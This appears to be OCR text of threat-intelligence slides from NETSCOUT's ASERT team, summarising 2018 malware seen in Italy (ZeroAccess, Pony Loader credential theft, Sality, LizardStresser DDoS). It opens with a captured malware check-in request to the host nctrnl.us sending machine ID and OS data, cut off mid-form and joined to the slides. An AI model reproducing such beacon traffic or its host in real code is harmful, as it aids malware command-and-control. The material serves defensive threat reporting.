Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0
Content-Type: multipart/form-data; boundary=1BEF0A57BE110FD467A
Content-Length: 1604
User-Agent: Nocturnal/1.0
Host: nctrnl.us
Connection: Keep-Alive
Cache-Control: no-cache

--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="hwid"

[redacted]
--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="os"

Windows 7 Professional
--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="platform"

x86
--1BEF0A57BE110FD467A
Content-Disposition: form-data; name="profile"
```

Analyzing Threats – A snapshot of Italian Landscape

Threats identified by ASERT


- Malware activity detected by ASERT Sandbox **early August 2018**
  - **ZeroAccess** (aka Sirefef): evolving malware family that weakens system security; may be used to ***download*** other malware. Recent ***campaigns hiding the malware*** in software cracking utilities and other pirated materials. Also installed by posing in conjunction with Adobe Flash update. A relationship exists with TDSS/TDL/Alureon ***click-fraud malware*** as both have been delivered together. BlackHole exploit kit and other exploits also associated with ZeroAccess.
  - **Pony Loader** malware (aka Fareit), exclusively used in ***phishing*** campaigns, ever since the source code was made available. Well-known crimeware used for ***data theft***: stealing ***credentials*** from password authentication services like FTP accounts and browsers; a version of Pony Loader would retrieve ***credentials*** from ***cryptocurrency*** wallets



Analyzing Threats – A snapshot of Italian Landscape

Threats identified by ASERT

- Malware activity detected by ASERT Sinkhole
  - **Sality** malware detected as very active in ***March-September 2018*** timeframe. Sality is a classic computer virus that ***infects executable files*** and ***replicates*** itself ***via network shares***. It primarily uses a peer-to-peer networking architecture. Sality's main objective is to serve as a ***platform for the installation of additional malware*** on infected hosts
- Botnet Activity detected by ASERT
  - ***Around 10 observations*** of **LizardStresser** in ***August-October 2018*** timeframe, a multi-platform Linux malware written in C. The bot focuses on ***Telnet bruteforcing and DDoS***. Malware used by the LizardSquad for their "stressing service", but as the source code was leaked other threat actors are using it for their own campaigns



NETSCOUT®

Guardians of the Connected World

Arbor